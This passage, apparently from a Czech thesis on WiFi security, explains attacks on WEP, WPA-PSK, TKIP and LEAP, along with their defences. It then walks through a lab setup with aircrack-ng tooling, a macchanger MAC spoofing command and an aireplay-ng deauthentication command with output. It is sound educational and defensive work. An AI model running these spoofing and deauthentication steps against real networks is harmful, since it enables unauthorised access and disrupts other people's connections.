2.) EAP-TLS- podporuje stejně jako LEAP vzájemnou autentizaci a dynamické generování WEPových klíčů. Z hlediska bezpečnosti je na tom nejlépe, ale potíž je v jeho nasazení. Tento protokol se snaží vytvořit šifrovaný tunel, pomocí něhož pak budou probíhat autentizační výměny. Výměny jsou založeny na výměně certifikátů mezi uživatelem a serverem. Díky těmto komplikacím se tento protokol používá málo.

3.) EAP-TTLS- jedná s o rozšíření protokolu TLS. Certifikát je vyžadován pouze na straně serveru, klienti se autentizují pomocí hesel. Tato metoda je stejně bezpečná jako předchozí metoda a její nasazení je daleko snadnější. Lze ji doporučit.

4.) PEAP- protokol je velmi podobný protokolu TTLS. Certifikát je opět vyžadován pouze na straně serveru. K autentizaci klienta můžeme použít jinou metodu protokolu EAP. Autentizace klientů probíhá zabezpečeným kanálem, takže nezáleží na tom, jakou metodu použijeme.

2 Možnosti obejití zabezpečení

V této kapitole se budeme zabývat způsoby, pomocí kterých lze napadnout a obejít bezpečnostní mechanismy WiFi sítí, kterými jsme se zabývali v 1.kapitole. Jsou zmíněny možnosti obejití nejjednodušších ochran (skrytí SSID a filtrace MAC adres). Větší část kapitoly je věnována útokům na protokoly WEP a WPA.

2.1 Zjištění skrytého vysílání SSID

U této ochrany existují pouze 2 způsoby, jak jí obejít. Pokud skryjeme hodnotu SSID, tak jí musíme před připojením do sítě vždy zadat ručně. Potíž spočívá v tom, že hodnota SSID je přenášena vždy nešifrovaně a tudíž není problém jí odposlechnout.

Útočníci mají 2 možnosti, jak skryté SSID zjistit. První varianta je trochu zdlouhavá, protože čekají do doby než dojde k legitimní asociaci. Druhá varianta je rychlejší a elegantnější. Útočník odešle klientovi podvržený disasociační požadavek, pomocí nějž přikáže klientovi se odpojit od sítě. Jakmile se klient pokusí o novou asociaci, tak útočník zachytí hodnotu SSID.

2.2 Obejití filtrace MAC adres

U této ochrany existuje pouze jediný způsob obejití. Je nutné odposlouchávat provoz v síti. Během odposlechu se zachytí MAC adresa klienta, který je k síti připojen a pomocí speciálního programu je pak změna MAC adresy hračkou. MAC adresu můžeme ale změnit i v nastavení síťové karty. V prostředí Windows lze MAC adresu změnit také zásahem do registrů. V Linuxu existuje pro změnu MAC adresy utilita macchanger. Tato utilita dokáže generovat a přiřazovat libovolnou MAC adresu.

2.3 Zranitelnost protokolu WEP

Tato část se zabývá možnostmi, pomocí kterých lze tato bezpečnostní technologie obejít. Nyní si blíže rozebereme útoky na WEP. Útoků je poměrně hodně, zaměříme se na nejznámější útoky a pokusíme se porovnat jejich efektivitu. Zmíněny jsou útoky, které jsou náročné na výpočetní výkon (a tím pádem i na čas) i útoky, pomocí nichž lze prolomit WEP během několika minut.

2.3.1 Útok hrubou silou

V literatuře se můžeme setkat též s označením Brute-force attack. Metoda útoku spočívá v tom, že jsou zkoušeny všechny možné kombinace klíče do doby, než je nalezen správný klíč. Útok má řadu omezení. Pokud chceme dojít k nějakému rozumnému výsledku v reálném čase, tak se musí použít klíč o délce 40 bitů. Je potřeba se vyvarovat také generátorům klíče. Bezpečnostní specialista Tim Newsham zjistil, že u některých výrobců generátor klíče nefunguje zrovna nejlépe a např. prolomení 40bitového klíče, který vytvořil právě takový generátor, může být otázkou 1 minuty.

Pomocí útoku hrubou silou lze WEP klíč prolomit hned několika způsoby:

1.) Pro Linux existuje aplikace jc-wepcrack.

2.) Možnost využití hardwarové akcelerace- použití FPGA procesoru. V porovnání s první variantou přináší velký rozdíl v době nutné k prolomení hesla. Jak uvádí zdroj [5], tak v prvním případě trvalo prolomení hesla 42 dní (vše samozřejmě závisí na konfiguraci počítače). V případě použití FPGA procesoru trvalo 25 dní.

3.) Využití herní konzole Playstation 3- k prolomení se využívá 6 vektorových procesních jednotek (VPU). Oproti 2 předchozím možnostem je dle zdroje [5] vidět opět velký rozdíl v době prolomení hesla. Pomocí PS3 stačí k prolomení 40bitového klíče 8,8 dní.

Obrana vůči útoku hrubou silou je celkem jednoduchá. Jak již bylo zmíněno výše, tento útok je možné použít pouze v případě, kdy má WEPový klíč délku 40 bitů. Tedy pokud chceme dojít k nějakému výsledku v reálném čase. Pokud chceme útočníkovi práci ztížit, stačí použít klíč o délce 104 bitů. Nicméně je nutné podotknout, že tento útok je v dnešní době neefektivní a že k prolomení WEPového klíče existují i jiné (a hlavně rychlejší) metody.

2.3.2 Slovníkový útok

O slovníkovém útoku se dá říci, že je modifikací útoku hrubou silou. Díky použití slovníku je omezen prostor prohledávaných klíčů. Slovník obsahuje běžná slova a některá špatná hesla (například posloupnost čísel 12345 nebo qwerty). Obecně platí, že slovníkové útoky bývají poměrně úspěšné, neboť lidé často volí krátká hesla (o 7 znacích, někdy i méně), jednoduchá hesla nebo různé variace (kdy za jednoduché heslo přidají číslici (například abeceda1)).

Obrana vůči tomuto útoku je opět jednoduchá. Abychom ztížili útočníkovi jeho snažení o prolomení hesla, tak musíme použít dostatečně silné heslo, které dokáže čelit slovníkovému útoku. Nejlépe zvolením kombinace čísel a písmen s přidáním speciálních znaků (<,>,#,$ apod.). Důležité je vyvarovat se výše zmíněným chybám (krátké a jednoduché heslo, případně použití různých variací).

2.3.3 Útok FMS

Autoři tohoto útoku jsou Scott Fluhrer, Itsik Mantin a Adi Shamir. Útok byl popsán v roce 2001. Pro zajímavost: Adi Shamir je spoluautorem algoritmu RC4.

Abychom mohli realizovat tento útok, tak je potřeba zachytit dostatečné množství dat. Oproti útoku hrubou silou naopak nepotřebujeme tak velký výpočetní výkon. Není problém zachytit dostatečné množství dat v síti s velkým provozem (získáme je během několika hodin), potíže ale mohou nastat v síti s malým provozem. Tam může vše trvat několik dnů, někdy i několik týdnů. Celý proces ale lze urychlit například pomocí injekce paketů. Útočník například může zachytit ARP paket, o kterém ví, že má délku 28 bytů. Tento zachycený paket opakovaně odesílá do sítě, čímž se mu podaří uměle vygenerovat dostatečné množství provozu. To vše během 1 hodiny. Poté může použít útok FMS.

Útok využívá slabin v RC4 šifrování a používání tzv. slabých klíčů. Slabé inicializační vektory jsou ve tvaru (K+3, N-1,X). K udává pořadí bytu tajného klíče, N je velikost pole (v našem případě má velikost 256) a X značí libovolný byte. K samotnému provedení tohoto útoku je potřeba znát několik počátečních bytů nešifrovaného textu. To nemusí být problém, protože všechny IP a ARP pakety začínají hodnotou 0xAA. Díky tomu můžeme prohlásit, že téměř vždy známe několik prvních bytů přímého textu. První byte přímého textu pochází od SNAP hlavičky. První byte proudového klíče lze odvodit za pomoci operace XOR s prvním zašifrovaným bytem.

Na začátku útoku je zaplněno pole S hodnotami od 0 do n. Poté následují 3 iterační kroky KSA algoritmu. Je zahájena inicializace pole S. Po 3.kroku tohoto algoritmu útočník může odvodit čtvrtý byte klíče za použití hodnoty O proudového klíče, která je na výstupu a která se počítá dle vztahu 2.1:

$$O - j - S[i] \bmod n = K[i]. \quad (2.1)$$

Hodnota i je v tomto kroku rovna 3.

Je nutné podotknout, že celý tento útok je založen na pravděpodobnostním algoritmu. Což znamená, že nemáme jistotu, že poslední získaný byte má správnou hodnotu. Sběrem paketů a opakováním těchto kroků útočník získá (vygeneruje) několik možných hodnot. Správná hodnota se může vyskytovat častěji, útočník ji vybere a uzná jí jako hodnotu hádaného bytu. Následně se může pustit do hádání hodnoty pátého bytu (klíč má délku 40 bitů, tedy 5 bytů).

Obranou vůči útoku FMS je aktualizace firmwaru. Tato aktualizace zajišťuje přeskakování určitých sekvencí inicializačního vektoru, čímž se snižuje výskyt slabých klíčů. Díky vyhýbání se slabým klíčům pak není možno provést útok FMS.

2.3.4 Útok Korek

Tento útok se na rozdíl od předcházejícího útoku nezaměřuje na slabé inicializační vektory, ale na KSA (Key-scheduling algoritmus).

Existuje 17 různých Korek útoků. Útoky jsou podrobně rozebrány v [11]. Všechny byly implementovány do programů, které dokáží prolomit WEP pomocí útoku FMS. Útoky lze rozdělit do 3 kategorií:

a) První skupina se snaží zjistit klíč na základě prvního výstupního bytu klíče PRGA

b) Druhá skupina se snaží zjistit klíč na základě prvního a druhého výstupního bytu klíče PRGA

c) Třetí skupina používá reverzní metody, pomocí nichž snižuje velikost prohledávaného prostoru

Útok se podobá do jisté míry útoku FMS. Jedná se o pasivní útok, což sebou přináší obdobné problémy v síti s malým provozem. Nezbývá než si pomoci například injekcí paketů. Podobnost můžeme spatřit i ve způsobu hádání klíče. Rozdíl spočívá v tom, že u Korek útoku se pokoušíme odhadnout klíč na základě znalosti 2 bytů proudového klíče. U útoku FMS stačí pouze 1 byte.

Obranou vůči tomuto útoku je přechod na WPA/WPA 2.

2.3.5 Útok Korek Chopchop

Koncept tohoto útoku byl představen roku 2004 v diskuzním fóru na netstumbler.org. Autorem útoku je člověk, který vystupuje pod přezdívkou Korek.

Princip útoku spočívá ve vhodné úpravě přeposílaných dat. Útok využívá linearity RC4 šifrování. Úprava přeposílaných dat spočívá v tom, že odřezáváme byty datové části rámce a poté hádáme jejich hodnoty. Následně přepočítáme kontrolní součet a odešleme rámce. Pokud dojde k situaci, že AP tyto rámce přeposílá, tak máme vyhráno. Náš odhad byl správný a můžeme pokračovat iterativním způsobem. Pokud AP rámce nepřeposílá, tak to znamená, že náš odhad správný nebyl a nezbývá nám než zkusit jinou možnost. Problém může nastat v případě, kdy jsou rámce příliš krátké. V takovém případě nemusí dojít k odezvě. AP totiž zahazují rámce, které jsou kratší než 60 bytů. Aby došlo k urychlení celého procesu, tak se rámce číslují pomocí MAC adresy. Podle MAC adresy (po zpětném přijetí rámce) poté není problém poznat, který byte jsme odhadli správně a na kterém místě se tento byte nacházel. Odhalením datové části rámce tento útok nekončí. Nezískáme tím žádný klíč, pouze se sníží počet možností, jakých hodnot může klíč dosahovat. Abychom získali klíč, tak musíme pokračovat útokem hrubou silou.

Jak již bylo zmíněno, tak AP zahazují rámce, které jsou kratší než 60 bytů. Některé AP nemusí být vůči tomuto útoku náchylné, nicméně stále je tu možnost dešifrovat konce větších rámců. Vhodnou obranou proti tomuto útoku je přechod na WPA případně WPA2.

2.3.6 Fragmentační útok

Tento typ útoku je efektivnější než útok předcházející, protože u tohoto útoku neodesíláme do sítě rámce, u nichž hádáme jejich hodnotu. K realizaci útoku je nutné zachytit alespoň 1 paket.

Při procesu fragmentace jsou rozdělena data (která jsou odesílána v 1 zprávě) do více rámců (tzv. fragmentů). AP pak tyto fragmenty pospojuje dohromady a odesílá je v 1 zprávě. Zprávu lze rozdělit maximálně na 16 fragmentů. Útočník má možnost aplikovat injekci paketů. Tu může aplikovat na 64 bytů dat (4 x 16). Je možné odeslat data po kouskách (4 byty s 8 byty PRGA, které byly vráceny). IP paket má minimální délku 28 bytů (z toho má 8 bytů SNAP hlavička a 20 bytů IP hlavička). Do sítě je pak možné odeslat 36 bytů dat (64-28).

Pokud známe 5 bytů PRGA, tak můžeme odeslat do sítě rámec s libovolnou délkou. Útočník zjistí na základě vygenerovaných rámců čistý text. Přenášené rámce může odposlouchávat a nakonec odhalí větší část PRGA.

Obranou vůči tomuto útoku je přechod na WPA/WPA 2, eventuelně nepřijímat krátké fragmenty (jak u AP tak stanic).

2.3.7 Útok PTW

Útok byl představen v roce 2007. Autory tohoto útoku jsou Erik Tews, Andrei Pychkine a Ralf-Philipp Weinmann. O prvním zmíněném autorovi bude řeč ještě později, je totiž autorem útoku na WPA-TKIP (útok Beck-Tews).

Zdroj [22] uvádí, že je možné prolomit 104bitový WEPový klíč během 1 minuty (u 40bitového klíče je celý proces rychlejší). V popisu tohoto útoku je uvedeno, že pokud zachytíme 40 000 rámců, tak je pravděpodobnost rozluštění klíče zhruba 50%. Platí pravidlo, že větší počet zachycených rámců znamená větší pravděpodobnost rozluštění klíče. Pokud zachytíme např. 60 000 rámců, je pravděpodobnost rozluštění klíče okolo 80%. Zachytíme-li 80 000 rámců, tak je pravděpodobnost rozluštění klíče zhruba 95%.

V tomto útoku se využívá injekce paketů (konkrétně ARP reinjekce). Aby bylo možné tento útok realizovat, je nutné zachytit alespoň 1 ARP paket. Zachycený paket je analyzován, modifikován a poté je odeslán do sítě.

Tento útok je ze všech doposud popsaných útoků nejrychlejším a nejlepším způsobem, jak lze prolomit šifrování pomocí WEP. Jedinou možnou obranou je přechod na WPA či WPA 2.

2.4 Útoky na WPA a WPA 2

V této části se budeme zabývat útoky na WPA a WPA 2. Počet útoků na tento typ zabezpečení je ve srovnání s útoky na WEP velmi malý. Tento typ zabezpečení je i dnes velmi dobrý a jak si ukážeme v následující části, tak není snadné jej obejít. V případě WPA 2 je tento typ zabezpečení možné obejít pouze tehdy, pokud pracujeme v režimu PSK. Princip prolomení tohoto zabezpečení je totožný jako u WPA-PSK. Na samotné šifrování v režimu AES-CCMP prozatím neexistuje způsob prolomení této ochrany.

Jako první je rozebrán slovníkový útok na WPA-PSK (WPA 2-PSK), tedy zabezpečení, které je vhodné pro použití v domácnostech a drobných podnicích. Aby bylo možné útok realizovat, je nutné zachytit zprávy, které se vymění během 4-cestného handshaku.

Následně je také dán prostor útoku na TKIP a v krátkosti jsou zmíněny také možnosti obejití autentizačních metod protokolu EAP.

2.4.1 Slovníkový útok na WPA-PSK

Tento útok lze použít pouze na WPA a WPA 2, které pracují v režimu PSK. Samotné heslo se skládá z 8 až 63 znaků. PSK je generován funkcí PBKDF2 (heslo, SSID, délka SSID, 4096, 256). PBKDF2 je metoda, která se používá ve standardu PKCS#5 . Používá se k převodu hesel na klíče, využívá se hashování. Číslo 4096 udává počet hashů, číslo 256 značí požadovanou délku klíče na výstupu.

PTK se odvozuje z PMK za pomoci 4-cestného handshaku. Všechny informace, které slouží k výpočtu hodnoty PMK se přenášejí v nešifrované podobě. Síla PTK je závislá na hodnotě PMK. Hodnota PMK určuje sílu hesla. Dle Roberta Moskowitze může být 2.zpráva handshaku zneužita ke slovníkovým útokům nebo offline útoků hrubou silou.

Aby bylo možné provést tento útok, je nutné zachytit zprávy 4-cestného handshaku v době, kdy se uživatel připojuje do sítě. Existují 2 možnosti, jak zprávy zachytit. Buď použitím deautentizačního útoku nebo pouhým pasivním sledováním sítě. Samozřejmě platí, že pasivním sledováním sítě trvá zachycení 4-cestného handshaku podstatně delší dobu, než kdybychom použili deautentizační útok. Pro pasivní sledování sítě můžeme použít například program Kismet.

Jakmile útočník zná ANonce a SNonce (které získal z první a druhé zprávy handshaku), tak může začít hádat hodnotu PSK. Pokud jí uhodne, tak může získat pomocí KCK kód MIC. Pokud neuhodne, musí provést další pokus a zkusit jinou možnost.

Ačkoliv se může zdát, že v dnešní době není vhodnou volbou použití WPA-PSK, tak je potřeba uživatele utvrdit v tom, že to není pravda. Toto zabezpečení je nadále velmi spolehlivé a obrana vůči útoku (ať už slovníkovému nebo hrubou silou) je celkem jasná a byla zmíněna již u stejných útoků na WEP. Proti těmto útokům existuje jediná možná obrana. Zvolení dostatečně silného hesla, které dokáže čelit těmto útokům a v lepším případě heslo pravidelně měnit.

Zajímavostí je využití grafických karet k lámání hesel WPA-PSK. Pro Windows k tomuto účelu slouží software od firmy Elcomsoft s názvem Wireless Security Auditor. Je možné použít grafické karty od Ati a Nvidie. V Linuxu existuje k tomuto účelu utilitka s názvem Pyrit. Užitím technologie CUDA u Nvidie lze dosáhnout poměrně zajímavých výsledků. Jak uvádí zdroj [2] lze zjistit během jediné sekundy na grafické kartě Nvidia GTX480 28 000-32 000 klíčů PMK. Zdroj rovněž nabízí srovnání s konkurencí. U použitého modelu

Ati 5970 se počet zjištěných PMK klíčů pohyboval v rozmezí 53 000-65 000 za jedinou sekundu. Zde je vidět poměrně velký rozdíl, vidíme, že karta od Ati dokázala zjistit za 1 sekundu dvojnásobný počet klíčů oproti konkurenční Nvidii. Údajně existuje tweak, který může zpřístupnit další jádro(a) a zvednout tak výkon o dalších 40%, což by znamenalo přibližně 100 000 zjištěných PMK za sekundu.

2.4.2 Útok Beck-Tews

Tento útok byl představen v roce 2008. Autory útoku jsou Martin Beck a Erik Tews z Technické univerzity v Drážďanech a Darmstadtu. O Eriku Tewsovi již byla řeč v souvislosti s útokem na WEP (útok PTW), který je ze všech útoků nejefektivnější (díky tomu, že dokáže díky „malému“ počtu zachycených rámců rozluštit WEPový klíč) a zároveň nejrychlejší.

Tento útok lze realizovat pouze pokud používáme WPA s bezpečnostním protokolem TKIP. Pokud tedy používáte WPA s bezpečnostním protokolem AES, který je založen na CCMP, tak se nemusíte ničeho obávat. AES dokáže tomuto útoku odolat. Je potřeba zmínit 1 zásadní rozdíl oproti všem doposud popsaným útokům. Tímto útokem nezískáme klíč, jako tomu bylo u útoků na WEP nebo předchozího útoku na WPA-PSK. Pomocí tohoto útoku můžeme generovat falešné pakety. Tyto pakety odesíláme klientovi, který je připojen k AP. Je nutné podotknout, že útok umožňuje generovat pouze omezený počet paketů. Navíc nemáme zaručeno, že se nám podaří dešifrovat každý paket.

Útok umožňuje klientovi zaslat během 4-12 minut 7 falešných paketů, které klient považuje za pakety poslané z AP. Útok umožňuje pouze jednostrannou komunikaci, ale je možné ho použít na realizaci jiných útoků (například přesměrování podvrhnutím ARP, DHCP nebo DNS paketů).

Díky tomuto útoku je možné poměrně jednoduchým způsobem obejít firewall a NAT. Vložený falešný paket může být regulérním IP paketem, odpovídající pakety od klienta pak mohou být zaslány útočníkovi přes Internet. Jakmile je odeslán 1.odpovídající paket, tak si firewall myslí, že spojení inicializoval klient. Poté povolí posílání paketů, které přicházejí z Internetu.

Útok obsahuje modifikaci útoku Korek Chopchop (podrobně rozebráno v kapitole 2.3.5). K provedení útoku je nutné zachytit ARP paket. Tento paket lze identifikovat podle jeho délky. Poté útočník zjistí 12 bytů kontrolních součtů Michael a kontrolní součet integrity

tohoto paketu. Následně je použit modifikovaný Chopchop útok. Zkrácené a modifikované pakety (modifikace odřezáváním) odesíláme opakovaně do sítě a hádáme jejich hodnotu. Nemáme vždy jistotu, že náš odhad byl správný, proto může útok ve výsledném čase trvat trochu déle. Útok trvá přibližně 12 minut, protože pokud dojde k neshodě u kontrolních součtů Michael algoritmu 2x po sobě během 60 sekund, tak je to považováno za útok a automaticky dochází ke změně klíčů.

Zjišťování kontrolních součtů musí probíhat na QoS kanále s menším pořadovým číslem paketu než měl zachycený paket, jinak by klient podvržené pakety odmítl přijmout.

Po zjištění kontrolních součtů už pak pro útočníka není problém dopočítat z kontrolních součtů několik neznámých bytů ARP paketu. Těmito byty bývají zpravidla IP adresy. Poté může dopočítat klíč Michael algoritmu. Po rozšifrování paketu má k dispozici posloupnost proudového klíče RC4 z klíče pro daný paket. Následně je použita operace XOR mezi nešifrovaným paketem a takto získanou posloupností proudového klíče. Takto získaná posloupnost je ale platná pouze pro dané sekvenční číslo rozšifrovaného paketu. Útočník jí může použít pouze k zašifrování a odeslání 1 paketu na každém QoS kanále s menším číslem než je číslo zašifrovaného paketu. QoS má 8 kanálů, je možno odeslat maximálně 7 falešných paketů. Útok je možno provést opakovaně. Nalezení kontrolního součtu integrity trvá přibližně 4 minuty.

Obranou vůči tomuto útoku je přechod na zabezpečení AES. Pokud nemáte hardware, který by toto umožnil a museli byste zůstat u TKIP, tak nezbývá nic jiného než vypnutí podpory QoS.

2.4.3 Útoky na autentizační schémata protokolu EAP

V této části si velmi stručně popíšeme možnosti obejití autentizačních mechanismů. Největší část je věnována slovníkovému útoku na LEAP.

Jak již bylo zmíněno, tak tato varianta protokolu EAP se nedočkala velkému rozšíření ani oblibě. K ověření hesla se používá modifikovaná verze protokolu MS-CHAPv2. LEAP odesílá uživatelské jméno jako prostý text, využívá se DES šifrování. Výzva, která má 8 bytů, se 3x nezávisle zašifruje jako prostý text a je odeslána jako 24 bytová odpověď. Na vygenerování 3 klíčů pro DES se používá 16 bytový MD4 hash (NT hash, používaný ve Windows).

Postup generování klíčů vypadá následovně:

Klíč 1: NT1-NT7

Klíč 2: NT8- NT14

Klíč 3: NT15 NT16 0 0 0 0 0 (5 nulových bytů)

Jak sami vidíme, tak zásadní potíž nastává u 3. klíče. Tento klíč je slabý, protože 5 nul je přítomno v každé výzvě i odpovědi. Díky tomu je velikost DES klíče pouze 16 bytů. Prolomení klíče takového klíče pak není problém, pomůže nám to spočítat 2 z 8 MD4 hashů. Můžeme použít slovník s předvypočítanou tabulkou hashů.

Co se týče útoků na ostatní varianty (EAP-TTLS, PEAP), tak ty jsou velmi náchylné k útokům typu Man in the middle, o kterých pojednává další část. Využívá se podvržení certifikátů a falešných přístupových bodů.

2.5 Útoky typu Man in the middle

Jelikož budeme v další části práce porovnávat odolnost jednotlivých bezpečnostních mechanismů vůči útokům typu Man in the Middle, je potřeba zmínit, o co se vlastně jedná.

Útoky typu Man in the Middle jsou v informatice poměrně závažným problémem. V praxi se jedná o to, že útočník odposlouchává komunikaci mezi účastníky v síti. Demonstrujme si to na následujícím příkladu.

Máme 2 účastníky v síti. Účastníci spolu komunikují na základě výměny klíčů. Osoba A zašle osobě B svůj veřejný klíč a naopak osoba B zašle osobě A svůj veřejný klíč. Útočník je však může snadno obelstít. Zachytí klíč při přenosu od osoby A, zamění ho se svým klíčem a ten odešle osobě B. To samé udělá při přenosu klíče od osoby B k osobě A. Obě osoby si pak myslí, že mají klíče od toho druhého, ve skutečnosti je ale má útočník (muž uprostřed). Díky tomu pak snadno může dešifrovat a přečíst si vše, co se přenáší mezi těmito 2 osobami.

Nejznámějšími útoky typu Man in the Middle jsou Falešné AP a Falešná autentizace. V 1.případě se útočník snaží nastavit svou bezdrátovou kartu tak, aby se tvářila jako AP, ke kterému se připojí oběť. Je nutné, aby byl dostatečně silný signál (jinak by se k našemu falešnému AP oběť nepřipojila), musíme být buď blízko oběti nebo mít dostatečně silnou anténu, která by přebila signál od správného AP. Ve chvíli, kdy je oběť připojena, vyžádá si od DHCP serveru IP adresu a s ní všechny potřebné informace o síti, mimo jiné i adresu DNS

serveru. Když je oběť připojena na fake AP, putuje komunikace přes váš počítač a záleží jenom na vás, co s ní uděláte.

Co se týče falešné autentizace, tak tu je možno provést bez znalosti klíče. Pokud útočník zachytí autentizační sekvenci, tak pro něj není problém zjistit výzvu i odpověď. Následně postupuje stejným způsobem jako u injekce paketů. Zjistí šifrovací sekvenci, vyžádá si autentizaci a k zašifrování výzvy (kterou obdrží od AP) použije zjištěnou šifrovací sekvenci. Vytvoří platnou odpověď a podaří se mu provést platná autentizace.

3 Realizace útoků na bezdrátové sítě WiFi

V této části jsou realizovány útoky na bezdrátové sítě WiFi. Nejdříve je představen použitý hardware a použitý software. Poté jsou realizovány útoky na nejslabší ochrany (filtrace MAC adres a deautentizační útok), následně pak útoky na WEP a WPA/WPA 2 v režimu PSK.

3.1 Použitý hardware

	Klient	Útočník
Procesor	Intel Atom 1.6GHZ	Celeron 2GHZ
Paměť	1 GB DDR2	2 GB DDR2
Grafická karta	Intel GMA X3150	Intel GMA X3100
WiFikarta	Atheros AR50007EG	Atheros AR5007EG
Režim WiFikarty	Managed	Monitor
Podporované standardy	802.11b/g	802.11b/g
MAC adresa	18:F4:6A:71:FB:04	00:15:AF:98:C6:2A
Operační systém	Windows 7 Starter	Ubuntu 10.04

Tabulka 3.1- Sestavy klienta a útočníka

Název zařízení	ZyXel P-660HN-T3A
ESSID	Internet
BSSID	50:67:F0:8B:62:24
Podporované standardy	802.11 b,g,n
Zabezpečení	WEP, WPA,WPA 2, Radius

Tabulka 3.2-Informace o AP

3.2 Použitý software

K realizaci útoků na bezdrátové sítě byl použit tento software:

1.) Na monitorování provozu v síti- Network Stumbler, Inssider, Wireless Netview, Kismet
2.) Útoky na WEP, WPA a WPA 2- balík programů aircrack-ng

V tabulce 3.2 je popis jednotlivých částí balíku aircrack-ng. Nejdůležitější programy jsou pro nás aircrack-ng, aireplay-ng, airmon-ng, airodump-ng, tkiptun-ng a packetforge-ng. Pro bezproblémový chod aplikace aireplay-ng je důležité, aby WiFikarta podporovala injekční režim a monitorovací režim pro aplikaci airodump-ng.

Aplikace	Použití aplikace
airbase-ng	Vytvoření Fake AP, další útoky proti klientům
aircrack-ng	Lámání hesel (WEP a WPA/WPA 2 v režimu PSK)
airdecap-ng	Dešifrování WEP/WPA šifrovaných paketů.
airdriver-ng	Umožňuje instalaci bezdrátových ovladačů
airolib-ng	Ukládá a spravuje seznam klíčů (WPA)
airmon-ng	Aktivace/deaktivace monitorovacího módu
aireplay-ng	Injekce paketů
airodump-ng	Záznam WiFi paketů
airtun-ng	Tvorba virtuálních tunelů
airserv-ng	Umožňuje použití jednoho kusu hardware pro více aplikací
easside-ng	Komunikace s AP, které je šifrované pomocí WEP (bez znalosti klíče)
packetforge-ng	Modifikace paketů
wesside-ng	Automatický nástroj na prolomení WEP zabezpečení
tkiptun-ng	Implementace útok Beck-Tews
nástroje	Po dělení a konvert souborů.

Tabulka 3.3- Popis balíku aircrack-ng


3.3 Změna MAC Adresy

Postup při zjištění MAC adresy připojeného klienta:

1.) Spustil jsem program airmon-ng. Tento program mi vytvořil virtuální rozhraní mon0.
2.) Spustil jsem program airodump-ng (pro vytvořené rozhraní mon 0), díky kterému jsem zjistil MAC adresu klienta, který je aktuálně připojený k AP. Dokumentuje to obrázek 3.1, popis jednotlivých symbolů je uveden v tabulce 3.4
3.) Otevřel jsem terminál a zadal jsem příkaz ifconfig, pomocí kterého jsem deaktivoval rozhraní wlan0. Poté jsem změnil MAC adresu tohoto rozhraní na MAC adresu klienta, který je aktuálně připojen k AP a opět jsem aktivoval rozhraní wlan0.

Tento způsob může připadat řadě lidí poněkud zdlouhavý a zbytečně komplikovaný. Pro Linux existuje program macchanger, kde lze následující postup shrnout do jednoho příkazu:

Macchanger –m 18:F4:6A:71:FB:04 wlan0



Obrázek 3.1 – Ukázka analýzy sítě v programu Airodump-ng

Parametr	Popis
CH	Číslo kanálu
BSSID	MAC adresa AP
PWR	Úroveň signálu
RXQ	Kvalita signálu
Beacons	Počet odeslaných beaconů
#Data	Počet zachycených datových paketů
#/s	Počet přijatých datových paketů za 1 sekundu (měřeno posledních 10 sekund)
MB	Maximální přenosová rychlost sítě
ENC	Mechanismus, který je použitý k šifrování dat
CIPHER	Typ použité šifry
AUTH	Údaj o použitém autentizačním protokolu
ESSID	SSID sítě
Rate	Zobrazuje se pouze v případě, když je nastavený 1 monitorovací kanál
Lost	Počet ztracených paketů od stanice
Packets	Počet paketů, které jsou odeslány stanicí
Probes	Označuje síť, ke které se stanice bude připojovat (nebo ke které již je připojena)

Tabulka 3.4-Popis parametrů v programu airodump-ng

3.4 Zjištění skrytého SSID-Deautentizační útok

Postup při realizaci deautentizačního útoku:

1.) Nejprve je nutné analyzovat všechny sítě v okolí. U sítě, kterou si zvolíme pro realizaci deautentizačního útoku si musíme zapamatovat MAC adresu sítě a kanál, na kterém tato síť pracuje.
2.) Naši bezdrátovou kartu musíme přepnout do monitorovacího režimu. K tomu slouží program airmon-ng, který nám vytvoří rozhraní mon0.
3.) Síť, kterou jsme zvolili, podrobíme analýze pomocí programu airodump-ng. U něj lze specifikovat MAC adresu sítě (pomocí parametru –d lze zobrazit pouze sítě s odpovídající MAC adresou) a nastavíme číslo kanálu (parametr –c)

Pomocí programu aireplay-ng si vytvoříme deautentizační rámec. Tento rámec se použije pro deautentizaci klienta.Odešleme tento rámec zadáním příkazu –O (pomocí příkazu –a nastavíme cílovou MAC adresu AP a pomocí příkazu –c cílovou MAC adresu klienta). Necháme si spuštěný airodump-ng a počkáme si na okamžik, kdy se klient opakovaně autentizuje. V té chvíli můžeme zachytit skryté SSID.

```
# aireplay-ng -0 1 -a 50:67:F0:8B:62:24 -c 18:F4:6A:71:FB:04 mon0

09:27:14 Waiting for beacon frame (BSSID: 50:67:F0:8B:62:24) on channel 8

09:27:15 Sending 64 directed DeAuth. STMAC: [18:F4:6A:71:FB:04] [ 2| 4 ACKs]
```

Obrázek 3.2 – Deautentizační útok

Kismet mi dokázal rozpoznat, že se někdo pokusil provést deautentizaci:

DEAUTHFLOOD Deauthenticate/Disassociate flood on 50:67:F0:8B:62:24

3.5 Útoky na WEP

3.5.1 Fragmentační útok

